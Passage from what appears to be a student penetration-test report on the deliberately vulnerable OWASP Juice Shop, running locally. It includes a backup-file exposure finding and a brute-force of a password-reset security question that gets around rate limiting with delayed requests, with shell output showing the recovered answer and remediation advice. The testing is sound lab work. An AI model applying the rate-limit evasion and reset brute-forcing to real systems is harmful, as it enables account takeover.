Finished
=====
```

Step 2: Browse contents and stumble upon package.json.bak. .bak-files are backup files, which have potential value for an attacker.



Step 3: Access package.json.bak either with browser or by capturing any request in Burp Suite and modifying it to a GET-request as shown here.



Recommendations

1. **Generic Error Responses:** Configure the application to serve uniform, non-technical "403 Forbidden" or "500 Internal Error" pages. No stack traces or system metadata should ever reach the end user.
2. **Secure Server-Side Logging:** Redirect detailed error data to secure internal logs. This allows developers to debug issues effectively without exposing the system's inner workings, satisfying requirements for both secure design and proper logging (A09).
3. **Cleanup Policy:** Implement automated scripts to identify and remove temporary or backup files from the web root before deployment.

13. Vulnerability 9 [Authentication Bypass via Security Question Brute-force]

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
High	Identification and Authentication Failure	A07:2025 Authentication Failures	CWE-307: Improper Restriction of Excessive Authentication Attempts

CIA-Triaden / KRT	
Confidentiality (C):	High. Unauthorized access to user account.
Integrity (I):	High. Ability to change user passwords and modify account data.
Availability (A)	Medium. Denial of service for the legitimate account owner.

Background

The application's password-recovery mechanism relies on a single, static security question as the sole factor for identity verification. This approach creates a significant security gap: while a user's primary password may be complex and high-entropy, a "secret answer" (like a name) is often predictable and low-entropy. Because the server does not enforce account lockouts or sufficient rate-limiting on this specific API endpoint, the security of the entire account is reduced to whether an attacker can automate a list of common names. This vulnerability allows for full account takeover (ATO) by bypassing the primary authentication layer entirely.

Evidence



Timestamp: 2026-02-17, 10:01:32 GMT (verified via Burp Suite Response).

Path (URL): <http://localhost:3000/rest/user/reset-password>


Tools used: Burp Suite, curl, Custom Bash script (brute_reset.sh), SecLists.

Description: The exploitation of this vulnerability was achieved by bridging the gap between manual reconnaissance and custom automation. By monitoring background API traffic while interacting with the "Forgot Password" UI, the hidden reset logic was mapped to a specific REST endpoint. Once the JSON structure and server response patterns were verified, a custom-built script was deployed. This tool utilized a professional-grade wordlist to systematically guess the security answer. The lack of server-side defensive controls allowed the attack to succeed in under a minute, proving that the authentication process is fundamentally insecure against automated threats.

Step 1: We start by using the browser to try to reset Jim@juice-sh.op's (found in Vulnerability 7) password. We find the secret question both in the browser and by capturing request in Burp Suite (2 pictures)




Step 2: After deliberately filling in the wrong answer - a POST request could be intercepted in Burp Suite - revealing `/rest/user/reset-password` endpoint.



Step 3: The validated API logic was integrated into a custom Bash script (`brute_reset.sh`) running within the `daniel-tools` container. Initial rapid-fire attempts triggered an **HTTP 429** response from the server. To bypass this, the script was updated to a "Low and Slow" methodology, introducing a 300ms delay between requests. Using the `malenames-usa-top1000.txt` wordlist from **SecLists**, the tool successfully identified the correct answer: **Samuel**.

```
PS C:\Users\danie\juice_shop_project> docker-compose exec tools /bin/zsh
(root@f27808145550)-[/work]
# brute_reset.sh
[!] Starting automated brute-force for jim@juice-sh.op...
[!] Using wordlist: /usr/share/wordlists/malenames-usa-top1000.txt
[-] Attempting: Keith (Status: 401)
[+] SUCCESS! Found correct answer for jim@juice-sh.op: Samuel
```

Step 4: Visiting the application in the browser rewarded us with confirmation that we successfully answered the secret question and changed the password



Recommendations

1. **Implement Strict, Dynamic Rate Limiting:** Apply an exponential backoff policy where the delay increases significantly after each failed attempt, or enforce a temporary account lockout after 5 attempts.
2. **Modernize Authentication Factors:** Deprecate static security questions in favor of Multi-Factor Authentication (MFA) or cryptographically secure reset links sent to the user's verified email address.

14. References

Project Artifacts

- **GitHub Repository:** Source code for the testing environment (Dockerfile, Docker Compose, and Custom Scripts).
 - URL: https://github.com/DanielHallbro/OWASP_Juice_Shop_Analysis

Standards & Risk Frameworks

- **OWASP Top 10 (2025):** The standard awareness document for developers and web application security.
 - URL: <https://owasp.org/Top10/>
- **MITRE CWE (Common Weakness Enumeration):** A community-developed list of software and hardware weakness types.
 - URL: <https://cwe.mitre.org/>
- **CVSS v3.1 Calculator (NIST):** Used for assessing the severity of identified vulnerabilities.
 - URL: <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Target Documentation

- **OWASP Juice Shop Official Documentation:** "Pwning OWASP Juice Shop".
 - URL: <https://pwning.owasp-juice.shop/>

- **OWASP Juice Shop GitHub Repository:** Source code and release notes.
 - URL: <https://github.com/juice-shop/juice-shop>

Vulnerability Research & Educational Resources

- **PortSwigger Web Security Academy:** Comprehensive resources on SQL Injection and XSS - among other things.
 - URL: <https://portswigger.net/web-security>
- **OWASP Cheat Sheet Series:**
 - *SQL Injection Prevention:*
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
 - *Cross-Site Scripting (XSS) Prevention:*
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Tools & Software Documentation

- **Burp Suite Community Edition:** Official documentation for Proxy and Repeater tools.
 - URL: <https://portswigger.net/burp/documentation>
- **sqlmap:** Official Wiki and Usage Guide.
 - URL: <https://github.com/sqlmapproject/sqlmap/wiki>
- **Nuclei:** ProjectDiscovery documentation for template-based scanning.
 - URL: <https://docs.projectdiscovery.io/tools/nuclei/>
- **Gobuster:** Directory/File, DNS and VHost busting tool.
 - URL: <https://github.com/OJ/gobuster>
- **SecLists (Daniel Miessler):** Security researcher wordlists.
 - URL: <https://github.com/danielmiessler/SecLists>
- **Docker & Docker Compose:** Containerization platform documentation.
 - URL: <https://docs.docker.com/compose/>
- **Curl:** Command line tool and library for transferring data with URLs.
 - URL: <https://curl.se/docs/manpage.html>
- **Python http.server:** Standard library documentation.
 - URL: <https://docs.python.org/3/library/http.server.html>